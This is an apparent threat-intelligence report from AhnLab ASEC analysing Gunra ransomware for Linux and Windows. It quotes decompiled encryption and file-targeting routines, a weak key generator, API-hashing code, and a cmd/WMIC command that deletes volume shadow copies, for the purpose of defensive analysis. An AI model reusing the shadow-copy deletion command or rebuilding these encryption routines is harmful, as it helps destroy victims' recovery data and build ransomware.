

Analysis Report

Gunra Ransomware

From Linux to Windows: Tracing How the Attackers Moved

AhnLab SEcurity intelligence Center (ASEC)



Table of Contents

Summary	3
Introduction to the Threat Group	4
Comparison of Attack Methods: ELF vs EXE	6
Analysis Part 1: Linux (ELF Format)	7
1. Initial Routine	7
2. Preparing for Encryption.....	8
3. File and Disk Encryption	11
4. Possibility of Decryption	14
Analysis Part 2: Windows (EXE Format).....	16
1. Initial Routine	16
2. Preparing for Encryption.....	18
3. File Encryption	21
4. Ransom Note	29
Conclusion.....	31

Summary

About Gunra

- Active from April 2025
- Attacks targeting multinational companies in South Korea, Japan, Egypt, Panama, Italy, Argentina, and others.

Ransomware Information – ELF Format: Targeting Linux

- Checks argument values before ransomware operation - has various features
- Generates and uses a different encryption key depending on the encryption target
- Encrypts files and disks using the ChaCha20 encryption algorithm
- The encryption key is encrypted with the RSA algorithm - either appended to the end of the file or stored as a separate file
- Weak random number generation function - encryption keys and nonce values can be predicted, making decryption highly possible

Ransomware Information – EXE Format: Targeting Windows

- Uses the MurmurHash2 hashing algorithm to dynamically resolve DLL and API strings to hinder analysis
- Creates a mutex named "kjsidugiaadf99439" to prevent duplicate execution
- Uses WMI to delete volume shadow copies to prevent the recovery of encrypted files
- Generates and uses a different encryption key for each file
- Encrypts files using the ChaCha8 encryption algorithm
- The key used to encrypt a file is encrypted with the RSA algorithm - appended to the end of the file
- Encrypts files using different methods depending on the file extension and size

Introduction to the Threat Group

The Gunra ransomware group, which began its activities in April 2025, primarily targets Windows and Linux systems. It is known to carry out attacks targeting multinational companies in South Korea, Japan, Egypt, Panama, Italy, Argentina, and others.

Like other ransomware groups, Gunra ransomware encrypts files on infected systems and exfiltrates sensitive data from victim companies. If the ransom is not paid, the exfiltrated information will be disclosed.




Figure 1. Gunra ransomware group's dedicated leak site (DLS) (.onion)

According to AhnLab's analysis, the Gunra ransomware group was found to use EXE for Windows systems and ELF format for Linux systems.

ELF-format ransomware targeting Linux systems has similar encryption capabilities to EXE format ransomware targeting Windows. However, it is characterized by using commands specialized for the Linux environment to take control of the system. Recently, there has been an increasing risk of damage in Linux server environments, which has become a significant issue across all industries, requiring companies to exercise special caution.

The EXE-format ransomware targeting Windows systems created a mutex named "kjsidugiaadf99439", deleted volume shadow copies, and performed encryption in different ways depending on the extension and size of the file.

Comparison of Attack Methods: ELF vs EXE

The ELF-format Gunra ransomware targeting Linux environments uses the ChaCha20 encryption algorithm and employs a cryptographically weak random number generation function when generating the key and nonce values needed for encryption. Therefore, it is possible to decrypt encrypted data with high probability.

On the other hand, the EXE-format Gunra ransomware targeting Windows systems uses the ChaCha8 encryption algorithm. Key values and nonce values are generated using the CryptGenRandom() API based on the Cryptographic Service Provider (CSP). Because it is a cryptographically secure random number generation method, decryption is virtually impossible.

	ELF Format	EXE Format
Encryption Algorithm	ChaCha20	ChaCha8
Random Number Generation Method	Uses the rand() function based on the time() function	Uses CryptGenRandom() API
Possibility of Decryption	Possible	Not possible

Table 1. Comparison of characteristics of Gunra ransomware in ELF and EXE formats

The detailed attack methods of Gunra ransomware in ELF and EXE formats will be described later.

Analysis Part 1: Linux (ELF Format)

1. Initial Routine

Gunra ransomware in ELF format performs a validity check on the passed argument values in the initial execution stage. The ransomware executes properly only when all required argument values are correctly delivered.

Argument Value	Behavior	Required?
-t, --threads	Number of threads to be used for encryption	O
-p, --path	Path for encryption	O
-e, --exts	Target file extensions for encryption	O
-r, --ratio	Encryption ratio (in MB units)	O
-k, --keyfile	RSA public key file path	O
-s, --store	ChaCha20 encryption algorithm key storage path	Optional
-l, --limit	Maximum encryption size (in GB)	Optional

Table 2. Behavior by argument value

```
argparse_init((__int64)v20_array, (__int64)&v21, (__int64)&usages, 0); // memset
argparse_describe(
    v20_array,
    "\nA brief description of what the program does and how it works.",
    "\nAdditional description of the program after the description of the arguments.");
argparse_parse(v20_array, argc, (__int64)argv);
if ( Input_NumberOfThreads <= 0 || Input_NumberOfThreads > 100 )
{
    fprintf(
        (unsigned int)&_stderr_FILE,
        (unsigned int)"Invalid number of threads: %d. Must be between 1 and %d.\n",
        Input_NumberOfThreads,
        100,
        v4,
        v5,
        (char)argv);
    return 1;
}
if ( !Input_EncryptTargetFilePath || !*Input_EncryptTargetFilePath )
{
    fwrite_unlocked("Path to files to encrypt is required.\n", 1LL, 38LL, &_stderr_FILE);
    return 1;
}
```

Figure 2. Validation of argument values

2. Preparing for Encryption

The Gunra ransomware performs encryption for the path received as a --path argument. Encryption methods are broadly categorized based on the type of target into ▲ file encryption and ▲ disk encryption. In the case of file encryption, an independent encryption thread is created for each file to perform encryption. The number of threads created is set based on the --threads argument. The number of threads to be used at this time can be set from a minimum of 1 to a maximum of 100.

The extensions of the target files for encryption are set through the --exts argument. When "all" is provided, it encrypts all files in the specified path. When specifying certain extensions, you can set up to 32.

```
v117 = strdup(Input_EncryptTargetFileExtension);
if ( !(unsigned int)strcasecmp(v117, "all") ) // Compare : Encrypt Target File Extension == "all"
{
    LODWORD(Encrypt_Struct[256]) = 1;
    strncpy(&Encrypt_Struct[192], "all", 32LL);
}
else
{
    for ( i = strtok(v117, ","); i && SLODWORD(Encrypt_Struct[256]) <= 31; i = strtok(0LL, ",") )// If Not Encarypt Target File Extension is "all" >> strtok with ","
    {
        strncpy(&Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 192], i, 31LL);
        HIBYTE(Encrypt_Struct[2 * SLODWORD(Encrypt_Struct[256]) + 193]) = 0;
        ++LODWORD(Encrypt_Struct[256]);
    }
    if ( !LODWORD(Encrypt_Struct[256]) ) // If Count of "Encrypt Target File Extension" is 0 >> fwrite
    {
        fwrite_unlocked((__int64)"No valid extensions provided\n", 1uLL, 29LL, (__int64)&_stderr_FILE);
        return 1;
    }
}
```

Figure 3. Setting target file extensions for encryption

The Gunra ransomware operates as follows, depending on the type of path provided to the --path argument.

If a file path is provided, an encryption thread is immediately created to perform encryption without checking the file extension. However, if the "encrt" value is set to the --exts option, the file is not encrypted.

If a folder path is provided, it checks whether all files in the subdirectories are excluded from encryption and performs an extension check. It performs encryption by creating a separate encryption thread for each file with the specified extension.

Files and Extensions Excluded From Encryption

R3ADM3.txt, .encrt

Table 3. Files and extensions excluded from encryption

```
if ( !(unsigned int)strcasecmp(a1, "R3ADM3.txt") )// Skip #1
{
    puts("Skipping R3ADM3.txt file");
    return 0LL;
}
else if ( !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "encrt") )// Skip #2
{
    return 0LL;
}
else if ( *(_DWORD *)(Encrypt_Struct + 4096) == 1 && !(unsigned int)strcasecmp(Encrypt_Struct + 3072, "all") )
{
    return 1LL;
}
else
{
    v3 = strrchr(a1, 46LL);           // Find Last "."
    if ( v3 )
    {
        for ( i = 0; i < *(_DWORD *)(Encrypt_Struct + 4096); ++i )
        {
            if ( !(unsigned int)strcasecmp(v3, Encrypt_Struct + 32 * (i + 96LL)) )// When Find
                return 1LL;
        }
    }
}
```

Figure 4. Checking encryption exclusions and scanning file extensions to be encrypted

If a disk path is provided, the entire disk is encrypted only if the "disk" value is set to the --exts option and the encryption key storage path is specified through the --store argument.

```

if ( is_directory((__int64)Input_EncryptTargetFilePath) )// Check Target - Is Directory
{
    printf((unsigned int)"Encrypting directory %s\n", (_DWORD)Input_EncryptTargetFilePath, v5, v6, v7, v8, (char)argv);
    parse_directory((__int64)Input_EncryptTargetFilePath, (char)Encrypt_Struct);
}
else if ( is_regular_file((__int64)Input_EncryptTargetFilePath) )
{
    if ( (unsigned int)strcasecmp(&Encrypt_Struct[192], "encrt") )// If "encrt" Not Exist >> Execute
    {
        printf((unsigned int)"Encrypting file %s\n", (_DWORD)Input_EncryptTargetFilePath, v9, v10, v11, v12, (char)argv);
        spawn_or_wait_thread(
            (__int64)Input_EncryptTargetFilePath,
            (__int64)Encrypt_Struct,
            (int)Encrypt_Struct,
            v13,
            v14,
            v15);
    }
}
else if ( is_disk((__int64)Input_EncryptTargetFilePath) )
{
    if ( !(unsigned int)strcasecmp(&Encrypt_Struct[192], "disk") )// If "disk" Exist >> Execute
    {
        printf((unsigned int)"Encrypting disk %s\n", (_DWORD)Input_EncryptTargetFilePath, v16, v17, v18, v19, (char)argv);
        encrypt_disk((__int64)Input_EncryptTargetFilePath, (__int64)Encrypt_Struct);
    }
    else
    {
        printf(
            (unsigned int)"Path %s is a disk, but not specified for disk encryption. --exts=disk\n",
            (_DWORD)Input_EncryptTargetFilePath,
            v16,
            v17,
            v18,
            v19,
            (char)argv);
    }
}
}

```

Figure 5. Operation flow according to encryption target path arguments

3. File and Disk Encryption

File encryption operates in both cases where the --store argument value is set and not set. The encryption algorithm is ChaCha20, and the 32-byte key and 12-byte nonce value used for encryption are newly generated each time.

If the --store argument value is set, the key used in the ChaCha20 encryption algorithm is encrypted once with the RSA public key and then stored in the specified path with a .keystore extension. On the other hand, if the --store argument is not set, the key is inserted at the end of the encrypted file.

```
chacha20_init_state(v11, a1, a2, a3);
for ( i = 0; ; i += 64 )
{
    result = i;
    if ( (int)i >= a6 )
        break;
    chacha20_block(v11, v10, 20LL);
    ++v12;
    for ( j = i; j <= (int)(i + 63) && j < a6; ++j )
        *(_BYTE *)(j + a5) = v10[j - i] ^ *(_BYTE *)(j + a4);
}
return result;
```

Figure 6. ChaCha20 encryption algorithm

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0001B270	D3	E6	E3	6D	20	D3	EC	35	6B	37	FD	8C	51	7E	7F	8A	0x00000000
0001B280	BB	50	D2	26	17	54	A2	88	3D	CD	E0	DE	E2	88	73	8D	0x00000001
0001B290	89	D7	FD	84	85	CC	12	BB	A7	58	96	F4	71	DD	96	F1	0x00000002
0001B2A0	81	50	BA	16	34	AF	76	0E	A9	83	C4	CB	9C	81	D9	76	0x00000003
0001B2B0	DA	19	67	03	C8	9B	53	20	C2	4F	47	B3	AE	4C	A7	72	0x00000004
0001B2C0	61	2F	8B	38	9A	59	7C	67	03	9B	6B	BA	19	8F	32	D8	0x00000005
0001B2D0	63	4F	7A	37	33	D9	BB	DD	25	C4	49	84	55	EB	3F	4C	0x00000006
0001B2E0	E0	4A	F8	7E	24	9D	D9	8F	91	BF	B7	51	AE	8A	AE	A3	0x00000007
0001B2F0	85	CA	D6	42	55	16	AC	A0	6C	4A	0F	37	4F	54	FF	94	0x00000008
0001B300	4C	71	CE	F1	7F	94	73	5B	D7	E9	EE	72	B7	99	70	8C	0x00000009
0001B310	20	9E	C3	15	6B	FF	0B	27	EC	76	99	1A	0B	26	46	DC	0x0000000A
0001B320	EA	7C	95	06	35	97	02	E7	96	44	71	D7	50	44	0F	05	0x0000000B
0001B330	CA	8C	A3	74	35	D8	8F	CA	D4	4D	79	50	3A	C6	17	59	0x0000000C
0001B340	62	65	55	C2	92	0E	72	8F	DD	C8	F5	10	B2	11	FA	18	0x0000000D
0001B350	EE	D4	B6	05	1E	00	9F	DD	85	D7	8B	0C	68	E5	19		0x0000000E
0001B360	CF	DD	B6	05	1E	00	9F	DD	85	D7	8B	0C	68	E5	19		0x0000000F
0001B370	7D	33	50	04	31	00	9F	DD	85	D7	8B	0C	68	E5	19		0x00000010
0001B380	76	BB	03	04	31	00	9F	DD	85	D7	8B	0C	68	E5	19		0x00000011
0001B390	87	63	19	0F	E9	3A	1E	00	9F	DD	85	D7	8B	0C	68	E5	0x00000012
0001B3A0	11	A3	F9	27	12	1F	7A	70	87	E1	8F	D6	EC	5E	B1	E8	0x00000013
0001B3B0	BD	B9	16	F7	11	00	9F	DD	85	D7	8B	0C	68	E5	19		0x00000014
0001B3C0	51	B6	CB	4F	75	0A	1E	00	9F	DD	85	D7	8B	0C	68	E5	0x00000015
0001B3D0	6D	A3	55	58	C1	58	47	45	8F	08	85	C7	93	A3			0x00000016
0001B3E0	2B	41	81	7F	FA	1E	00	9F	DD	85	D7	8B	0C	68	E5	19	0x00000017
0001B3F0	94	85	D8	00	74	93	17	0A	B7	87	00	03	00	B9	7A	E1	0x00000018
0001B400	DD	D0	2E	57	66	FA	13	24	96	73	D6	1B	D8	F6	48	8B	0x00000019
0001B410	D0	FF	AC	CC	A3	F8	56	01	84	67	99	0E	B9	C2	88	85	0x0000001A
0001B420	CE	02	48	F8	82	FC	B9	F4	D3	B0	45	A0	2A	D5	FF	D4	0x0000001B
0001B430	58	4D	DB	0D	46	A4	F0	7C	03	C7	B3	90	88	CE	CB	EE	0x0000001C
0001B440	91	7C	E2	39	8B	BF	91	DE	67	3D	D9	56	5D	48	F8	7B	0x0000001D
0001B450	53	54	DE	51	9D	75	80	2E	07	62	AC	12	A2	75	D6	0A	0x0000001E
0001B460	98	03	C5	44	57	99	6F	A2	71	99	20	A1	3F	97	2E	0A	0x0000001F
0001B470	AE	FB	66	36	AD	CC	B1	84	62	C7	22	94	B8	32	EC	EB	0x00000020
0001B480	E8	F1	92	74	BA	E9	7C	3A	E2	E6	37	4E	0D	C2	02		0x00000021
0001B490	5C	4F	3F	85	B1	27	F5	5E	E7	C0	BD	3F	5E	6C	E5	DB	0x00000022
0001B4A0	A3	B7	91	4D	BA	19	33	F6	17	92	78	61	88	DD	62		0x00000023
0001B4B0	28	5D	BC	20	02	34											0x00000024

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	6C	87	8C	67	BC	28	7A	92	8C	ED	DC	F6	E3	C2	2C	95	1x0g4(z'diU0&A, *
00000001	FC	CF	B8	C4	15	EE	A0	8D	17	FE	4A	B7	FB	17	10	3D	UI.A.1...pJ-d.-=
00000002	7B	72	C4	E1	61	24	D8	99	40	5C	49	3E	BC	FA	F0	42	{zAas000@/I>+u0B
00000003	BD	37	E0	97	F6	0A	AD	93	B7	1D	19	EC	63	33	7B	F4	474-a-0...".ic3(0
00000004	8F	71	7B	C3	09	56	4E	25	D2	ED	08	57	F7	D6	38	F6	.q(A.VN#0i.W-080
00000005	82	45	DF	81	72	E8	03	79	01	BD	A6	45	27	EC	AD	10	,E8.re.y.4;E'i..
00000006	77	A8	36	58	A2	A9	D1	1A	5B	8D	D8	D8	FA	6A	7D	EF	w'cXc00. (.000j)i
00000007	5D	ED	D0	00	48	45	28	D1	99	A5	43	0F	DC	BE	EB	54	jib.HK(N#MC.U#eT
00000008	F4	2B	C0	82	83	C8	79	39	A0	D2	1B	35	B1	87	78	4D	0+A,fEY9 0.5+zM
00000009	FA	5E	2A	9F	73	06	B2	FA	98	DE	E4	FE	AA	F9	19	AE	0^+Ys.-u'p#p+u.0
0000000A	F3	44	6D	6E	AF	38	F9	30	08	FD	4C	78	91	72	33	F4	0Dmn'0u0.YLx'r30
0000000B	6A	7C	7D	A1	E2	D5	17	0D	E5	9C	65	8E	2C	D1	D4	AC	j();a0...0eeZ,N0-
0000000C	36	BE	65	12	00	00	00	00	00	00	00	00	00	00	00	00	6We...=r0.'B0A
0000000D	ED	61	71	FE	00	00	00	00	00	00	00	00	00	00	00	00	iaqbic:res.<A)HYb
0000000E	BD	72	B4	48	3E	58	09	AF	0A	AB	B7	A7	85	C3	74	99	4r'H;X.-.e.s.Atm
0000000F	62	A9	CB	DF	1E	00	00	00	00	00	00	00	00	00	00	00	b0E8.>#V.f.49YF
00000010	DD	68	E4	54	1B	00	00	00	00	00	00	00	00	00	00	00	YhaT.>'tuUIM..]
00000011	AD	15	C9	98	3C	58	09	AF	0A	AB	B7	A7	85	C3	74	99	..E3.]F...0.W0
00000012	BA	A8	E0	80	2E	40	25	50	1B	D7	DD	83	F0	2F	3B		'a5j0...Fwa.'-A
00000013	BF	5C	92	80	2E	40	25	50	1B	D7	DD	83	F0	2F	3B		j\`EY(0\..Ify;/
00000014	AB	97	66	20	00	00	00	00	00	00	00	00	00	00	00	00	5jzr.Em0(SU0U.C..
00000015	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	=F.q.)#0.I0E2.
00000016	7D	43	03	E9	16	06	C4	D8	F3	2A	0E	70	AA	E5	E0	7A	]C.e.AA00..p'0az
00000017	41	02	33	30	3D	75	17	E7	E2	9A	92	0C	3D	47	63	EF	A.00=mu.c&A'.=Gcl
00000018	F4	E4	C9	6E	6E	38	0E	79	0A	F9	D0	2D	71	64	E9	86	0aEnnr.y.uB-qd0t
00000019	51	41	8C	03	86	03	FA	8F	C1	FF	14	4D	3E	3D	5C	02	QAE.S.g.Ay.M>=\.
0000001A	74	FD	1E	35	D8	B4	36	09	F7	49	B3	C7	01	49	A8	DE	ty.S0'6.+I'G.I'p
0000001B	46	4A	20	99	6F	9C	8B	CA	98	01	6E	83	53	C9	C5	7E	FJ'00x0E'.nfSEA
0000001C	12	E9	ED	47	02	F8	C5	89	ED	0C	C0	90	7F	B4	F1	9A	.eig.0Ahi.A..`f8
0000001D	33	3D	AF	C0	67	1B	1F	C8	72	47	B7	D8	95	45	6C		3=Ag..ErG-u0E1
0000001E	F0	07	33	53	77	39	C1	CF	43	88	77	66	C1	40	3D	2E	0.3Sw;AIC.wfA0=
0000001F	5D	45	38	18	16	21	93	F1	CB	20	89	93	40	8C	87	CA	JES!..'fE w'0E+A

Figure 7. Encryption key storage method according to the --store argument value

File encryption is performed in different ways based on the encryption limits and ratios set according to the --limit and --ratio argument values received. As for the encryption method, first, it encrypts 1 MB, then if the --ratio argument value is set, it skips the content by the MB size of that value, and then repeats the process of encrypting 1 MB again.

If the size of the target file for encryption is larger than the value received as the --limit argument, it encrypts from the beginning of the file up to that size. If the file size is smaller than the value received as the --limit argument, the entire file is encrypted.

```
if ( a5_limit_Value && v74_limit_Value_Bytes < v91_Target_Size )
{
    while ( v97 < v74_limit_Value_Bytes )        // Encrypt Size : "limit"
    {
        fseek(v83_Target_Handle, v97, 0LL);
        v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
        if ( !v75_fread_Result )
            break;
        chacha20_xor(
            (__int64)v63_32,
            1u,
            (__int64)v73_12,
            v77_malloc_1MB_Result,
            v76_malloc_1MB_Result,
            v75_fread_Result);                // ChaCha20
        fseek(v83_Target_Handle, v97, 0LL);
        fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
        fflush_unlocked(v83_Target_Handle);
        v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes; // Next Offset : "Read" + "Encrypt Ratio (MB)"
    }
}
else
{
    while ( 1 )                                // Encrypt Size : All
    {
        fseek(v83_Target_Handle, v97, 0LL);
        v75_fread_Result = fread_unlocked(v77_malloc_1MB_Result, 1LL, v79, v83_Target_Handle);
        if ( !v75_fread_Result )
            break;
        chacha20_xor(
            (__int64)v63_32,
            1u,
            (__int64)v73_12,
            v77_malloc_1MB_Result,
            v76_malloc_1MB_Result,
            v75_fread_Result);                // ChaCha20
        fseek(v83_Target_Handle, v97, 0LL);
        fwrite_unlocked(v76_malloc_1MB_Result, 1uLL, v75_fread_Result, v83_Target_Handle);
        fflush_unlocked(v83_Target_Handle);
        v97 += v75_fread_Result + v78_Encrypt_Ratio_Bytes; // Next Offset : "Read" + "Encrypt Ratio (MB)"
    }
}
```

Figure 8. File encryption method according to the argument value

Disk encryption operates only if the --store argument value is set. The encryption algorithm is

ChaCha20, and the 32-byte key and 12-byte nonce value used for encryption are newly generated each time.

First, a string is created by replacing "/" with "_" in the path string of the disk to be encrypted. Based on this, a .keystore file is created to store the encryption key and a .progress file to record the encryption progress.

Encryption is carried out in the same way as file encryption. Based on the --limit and --ratio argument values received, encryption is performed in different ways according to the set encryption limits and ratios.

```
v61_Target_Handle = open(a1_Input_EncryptTargetFilePath, 2, v11, v12, v13, v14, v35);
if ( (v61_Target_Handle & 0x80000000) == 0 )// Check - Success to "open"
{
    v60_Target_Size = lseek(v61_Target_Handle, 0LL, 2LL);// Get Size of Disk (Target)
    if ( v60_Target_Size == -1 )
    {
        printf((unsigned int)"lseek disk size", 0, v19, v20, v21, v22, v36);
        close(v61_Target_Handle);
        return 6LL;
    }
    else
    {
        lseek(v61_Target_Handle, 0LL, 0LL);
        v59_1MB = 0x100000LL; // 1MB
        v58_Encrypt_Ratio_Bytes = (int)(*(DWORD*)(v36 + 4104) << 20);// Encrypt Ratio : from MB to Bytes
        v57_malloc_1MB = malloc(0x100000LL);
        v56_malloc_1MB = malloc(v59_1MB);
        if ( v57_malloc_1MB && v56_malloc_1MB )
        {
            printf((unsigned int)"Encrypting disk... size: %d\n", v60_Target_Size, v23, v24, v25, v26, v36);
            v65_Offset = 0LL;
            v55_Read_Result = 0LL;
            v54_limit_Bytes = (__int64)*(int*)(v37 + 4108) << 30;// limit : from GB to Bytes
            v53 = v60_Target_Size;
            if ( *(DWORD*)(v37 + 4108) && v54_limit_Bytes < v60_Target_Size )// If limit < Target
            {
                while ( v65_Offset < v54_limit_Bytes )
                {
                    v53 = v54_limit_Bytes - v65_Offset;
                    v29 = v54_limit_Bytes - v65_Offset;
                    if ( v59_1MB <= v54_limit_Bytes - v65_Offset )
                        v29 = v59_1MB;
                    v52 = v29;
                    v55_Read_Result = pread(v61_Target_Handle, v57_malloc_1MB, v29, v65_Offset);
                    if ( v55_Read_Result <= 0 )
                        break;
                    chacha20_xor((__int64)v45_32, 1u, (__int64)v44_12, v57_malloc_1MB, v56_malloc_1MB, v55_Read_Result);// Encrypt Algorithm : ChaCha20
                    v51 = pwrite(v61_Target_Handle, v56_malloc_1MB, v55_Read_Result, v65_Offset);
                    if ( v51 != v55_Read_Result )
                        break;
                    v30 = v53;
                    if ( v58_Encrypt_Ratio_Bytes <= v53 )
                        v30 = v58_Encrypt_Ratio_Bytes;
                    v50 = v30;
                    v65_Offset += v55_Read_Result + v30;// Offset = Read + Ratio
                    write_progress(v38_progress, v65_Offset);
                }
            }
            else // If limit >= Target
            {
                // If limit >= Target
            }
        }
    }
}
```

Figure 9. Disk encryption method according to the argument value

4. Possibility of Decryption

Each encryption thread uses the ChaCha20 encryption algorithm to perform encryption, but the function that generates the 32-byte key and 12-byte nonce has cryptographic vulnerabilities. To put it simply, a random number with very low security is generated.

The function that generates random numbers retrieves the current time in seconds using the `time()` function and generates a seed value for the `rand()` function based on this. However, because the iterations that generate seed values based on the return value of the `time()` function execute 32 and 12 times in a very short period of time, there is a high possibility that the same seed value will be used.

As a result, the `rand()` function generates the same byte value. In turn, a 32-byte key and a 12-byte nonce array with consecutive identical bytes are generated. In other words, cryptographically very weak keys and nonce values are used.

```
int64 __fastcall generate_rand(__int64 a1_Buffer, unsigned int a2_Size)
{
    __int64 v2_CurrentTimeWithSeconds; // rdi
    __int64 result; // rax
    unsigned int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; ; ++i )
    {
        result = i;
        if ( i >= a2_Size )
            break;
        v2_CurrentTimeWithSeconds = (unsigned int)time(0LL); // Get Current Time - Unit : Second
        srand(v2_CurrentTimeWithSeconds); // Same Current Time (Second) >> Same Seed
        *(_BYTE *)(i + a1_Buffer) = rand(); // Same Seed >> Same Value
    }
    return result; // (Result) Buffer : Fill with Same Value
}
```

Figure 10. Cryptographically weak function used for generating encryption keys and nonce values

Figure 11 is an array containing keys and nonce values of the ChaCha20 encryption algorithm generated by a weak random number generation function. You can see the generation of a key and nonce value with consecutive identical bytes.

Analysis Part 2: Windows (EXE Format)

1. Initial Routine

The Gunra ransomware uses an API resolving technique based on the MurmurHash2 hash algorithm. API resolving refers to the process of identifying and retrieving necessary modules or functions during execution. Through this, it dynamically loads and uses DLLs and APIs such as kernel32.dll and LoadLibraryA. It seems to perform such tasks to make the defender's analysis difficult.

```
if ( (int)v4 >= 4 )
{
    v16 = v4 >> 2;
    LODWORD(v4) = v4 - 4 * (v4 >> 2);
    do
    {
        v17 = 1540483477 * *(_DWORD *)v13;
        v13 += 4;
        v15 = (1540483477 * (v17 ^ HIBYTE(v17))) ^ (1540483477 * v15);
        --v16;
    }
    while ( v16 );
}
```

Figure 13. API resolving technique using the MurmurHash2 hashing algorithm

Additionally, it creates a mutex named "kjsidugiaadf99439" to prevent duplicate execution. The mutex name is obfuscated. Before using the CreateMutexA() API, it is dynamically resolved and used.

Hex	ASCII
00 6B 6A 73 69 64 75 67 69 61 61 64 66 39 39 34	.kjsidugiaadf994
33 39 00 00 DD 8E 00 00 10 79 DC 5F 0C 02 00 00	39..Ý....vÜ

Figure 14. Name of the mutex used to prevent duplicate execution

The threat actor uses WMI to delete all volume shadow copies belonging to the user who executed the program. First, they obtain all volume shadow copy IDs present in the user

environment using the "SELECT * FROM Win32_ShadowCopy" query. Then, using the CreateProcessW() API, they execute a command to delete each volume shadow copy. This is to prevent the defender from recovering encrypted files.




Figure 15. Command to delete volume shadow copies

WMI Query
SELECT * FROM Win32_ShadowCopy

Table 4. WMI query to obtain all volume shadow copy IDs

cmd Command
cmd.exe /c C:\\Windows\\System32\\wbem\\WMIC.exe shadowcopy where \"ID='{%s}'\" delete

Table 5. cmd command to delete the corresponding volume shadow copy based on the ID value

2. Preparing for Encryption

The Gunra ransomware creates two types of threads: ▲one for performing encryption and ▲another for scanning and registering encryption targets in a linked list.

The thread for encryption uses the GetNativeSystemInfo() API to determine the number of logical cores in the user environment. Then, it creates twice as many threads to perform encryption. Each of these threads repeatedly calls the Sleep() API in 0.5-second intervals while waiting for encryption targets to be registered in the linked list.

A single independent thread is created to scan for encryption targets and register them into the linked list.

```
call    rax          ; Call <kernel32.GetNativeSystemInfo>
mov     eax, [rbp+57h+var_30] ; EAX : Number of Processor
mov     cs:dword_140031570, ebx
lea     r14d, [rax+rax] ; R14 : 2 * "Number of Processor"
mov     rax, cs:qword_1400314F0
mov     rax, [rax+2C8h]
test    rax, rax
jnz     short loc_140011A6F
```

Figure 16. Calculating the number of logical cores in the user environment

```
lea     r9, qword_140031520
lea     r8, sub_1400158D0
mov     [rsp+110h+var_F0], ebx
xor     edx, edx
xor     ecx, ecx
call    rax          ; Call CreateThread
